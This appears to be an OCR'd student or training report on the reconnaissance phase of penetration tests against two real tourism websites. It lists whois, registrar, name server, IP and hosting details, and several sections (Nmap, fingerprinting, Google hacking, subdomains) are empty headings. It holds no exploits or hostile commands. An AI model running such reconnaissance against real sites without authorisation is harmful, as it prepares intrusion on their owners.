Web Page Penetration Testing

Information Gathering

https://www.pondytourism.in/

1. Domain:

Whois Record for PondYtOurism.in

Domain Profile

Registrant	REDACTED FOR PRIVACY
Registrant Country	in
Registrar	GoDaddy.com, LLC IANA ID: 146 URL: www.godaddy.com Whois Server: –
Registrar Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited
Dates	3,089 days old Created on 2014-01-03 Expires on 2024-01-03 Updated on 2022-01-16
Name Servers	NS2.WIXDNS.NET (has 7,048,039 domains) NS3.WIXDNS.NET (has 7,048,039 domains)
Tech Contact	REDACTED FOR PRIVACY REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY (p) x (f) x
IP Address	151.101.53.84 - 161,806 other sites hosted on this server
IP Location	- California - San Francisco - Fastly
ASN	AS54113 FASTLY, US (registered Oct 04, 2011)
IP History	2 changes on 2 unique IP addresses over 1 years
Hosting History	6 changes on 4 unique name servers over 9 years


Website

Website Title	None given.


2. Hosting


Who is hosting www.pondytourism.in?
Hosting Provider:
Fastly
IP Address:
151.101.193.84
Nameservers:
ns3.wixdns.net
ns2.wixdns.net
Owner Details:
Whois Record
Autonomous System Number:
54113
Autonomous System Organization:
FASTLY
Organization:
Fastly
Continent:
North America
Country:
United States
Registered Country:
United States
Location:
America/Chicago


3. Web Server Fingerprinting




4. Nmap




5. Fingerprinting Server-side Technology




6. Google Hacking Database (ghdb)



7. Sub Domain



8. Subdirectory



Web Page Penetration Testing

Information Gathering

1. Domain:

Whois Record for TamilnaduTourism.org


Domain Profile

Registrant	REDACTED FOR PRIVACY
Registrant Org	Whois Privacy Protection Service, Inc.
Registrant Country	us
Registrar	eNom, Inc. IANA ID: 48 URL: http://www.enom.com Whois Server: whois.enom.com abuse@enom.com (p) 14252982646
Registrar Status	clientTransferProhibited
Dates	7,529 days old Created on 2001-11-07 Expires on 2022-11-07 Updated on 2022-01-25
Name Servers	NS1.HOVER.COM (has 802,451 domains) NS2.HOVER.COM (has 802,451 domains)
Tech Contact	REDACTED FOR PRIVACY REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY (p) x (f) x
IP Address	182.50.151.48 - 426 other sites hosted on this server
IP Location	- Central Singapore - Singapore - 15 Pioneer Walk Pioneer Hub # 03-03 Singapore 627753
ASN	AS26496 AS-26496-GO-DADDY-COM-LLC, US (registered Oct 01, 2002)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 18 years
Hosting History	3 changes on 4 unique name servers over 18 years

